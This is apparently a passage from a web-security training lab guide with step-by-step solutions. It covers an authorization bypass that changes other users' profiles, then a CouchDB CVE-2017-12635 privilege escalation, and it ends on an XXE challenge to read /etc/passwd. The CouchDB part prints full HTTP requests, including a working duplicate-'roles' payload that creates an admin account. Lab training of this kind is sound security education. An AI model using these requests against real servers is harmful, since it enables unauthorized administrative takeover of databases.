


Step 2: Remove the “email” parameter from the request and fetch the list of other users.




Step 3: Using the ‘email’ of the user ‘anant’ fetch the user details.






Step 4: Change the HTTP request method in **Step 1** to PUT and inject the response body identified in **Step 3** in this request and add the header 'Content-Type: application/json'. And replace the 'phoneNumber' parameter value.



Step 5: The application will update the details of the user “anant@webhacklab.com” without validating the authorization, as shown below. Similarly update the details of the user “aabuserX@webhacklab.com”:




HTTP Parameter Pollution (HPP)

Challenge URL: http://misc.webhacklab.com:5984/_utils/


- **Create a new user (userX) with "admin" role in the CouchDB instance.**

Solution:

Step 1: Navigate to the application on the port 5984 on "_utils" directory and notice that it is CouchDB login portal. From the server response header, we can find that the CouchDB version is 2.1.0:



Step 2: A quick google search reveals that this version is vulnerable to 'CVE-2017-12635' allowing non-admin users to give themselves admin privileges:



Current Description

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behaviour that if two 'roles' keys are available in the JSON, the second one will be used for authorising the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.

Source: MITRE **Last Modified:** 11/14/2017 +View Analysis Description

QUICK INFO

CVE Dictionary Entry: CVE-2017-12635
Original release date: 11/14/2017
Last revised: 02/03/2018
Source: US-CERT/NIST

Impact

CVSS Severity (version 3.0):

CVSS v3 Base Score: 9.8 Critical
Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (legend)
Impact Score: 5.9
Exploitability Score: 3.9

CVSS Version 3 Metrics:

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS Severity (version 2.0):

CVSS v2 Base Score: 10.0 HIGH
Vector: (AV:N/AC:L/Au:N/C:C/I:C/A:C) (legend)
Impact Subscore: 10.0
Exploitability Subscore: 10.0


CVSS Version 2 Metrics:

Access Vector: Network exploitable
Access Complexity: Low
Authentication: Not required to exploit
Impact Type: Allows unauthorized disclosure of information; Allows unau
Allows disruption of service

Step 3: Based on the information available at https://github.com/vulhub/vulhub/tree/master/couchdb/CVE-2017-12635 craft a user creation (role:admin) request:

```
PUT /_users/org.couchdb.user:new_adminX HTTP/1.1
Host: misc.webhacklab.com:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 114

{
  "type": "user",
  "name": "new_adminX",
  "roles": ["_admin"],
  "password": "new_adminX"
}
```


Step 4: The requests fail as the application does not allow to directly create another admin:




Step 5: Craft another request with HPP we have used new_admin as an example please use userX to do the exercise.:

```
PUT /_users/org.couchdb.user:new_adminX HTTP/1.1
Host: misc.webhacklab.com:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 114

{
  "type": "user",
  "name": "new_adminX",
 "roles": ["_admin"],
  "roles": [],
  "password": "new_adminX"
}
```

Step 6: The response shows that the user has been created. Similarly create a user “userX”.



Step 7: Now login with the newly created admin user, as shown below:



Module: XML External Entity (XXE) Attacks


XML External Entity (XXE)

Challenge URL: http://hc.webhacklab.com/

- **Identify and exploit XXE to extract the contents of the file "/etc/passwd".**

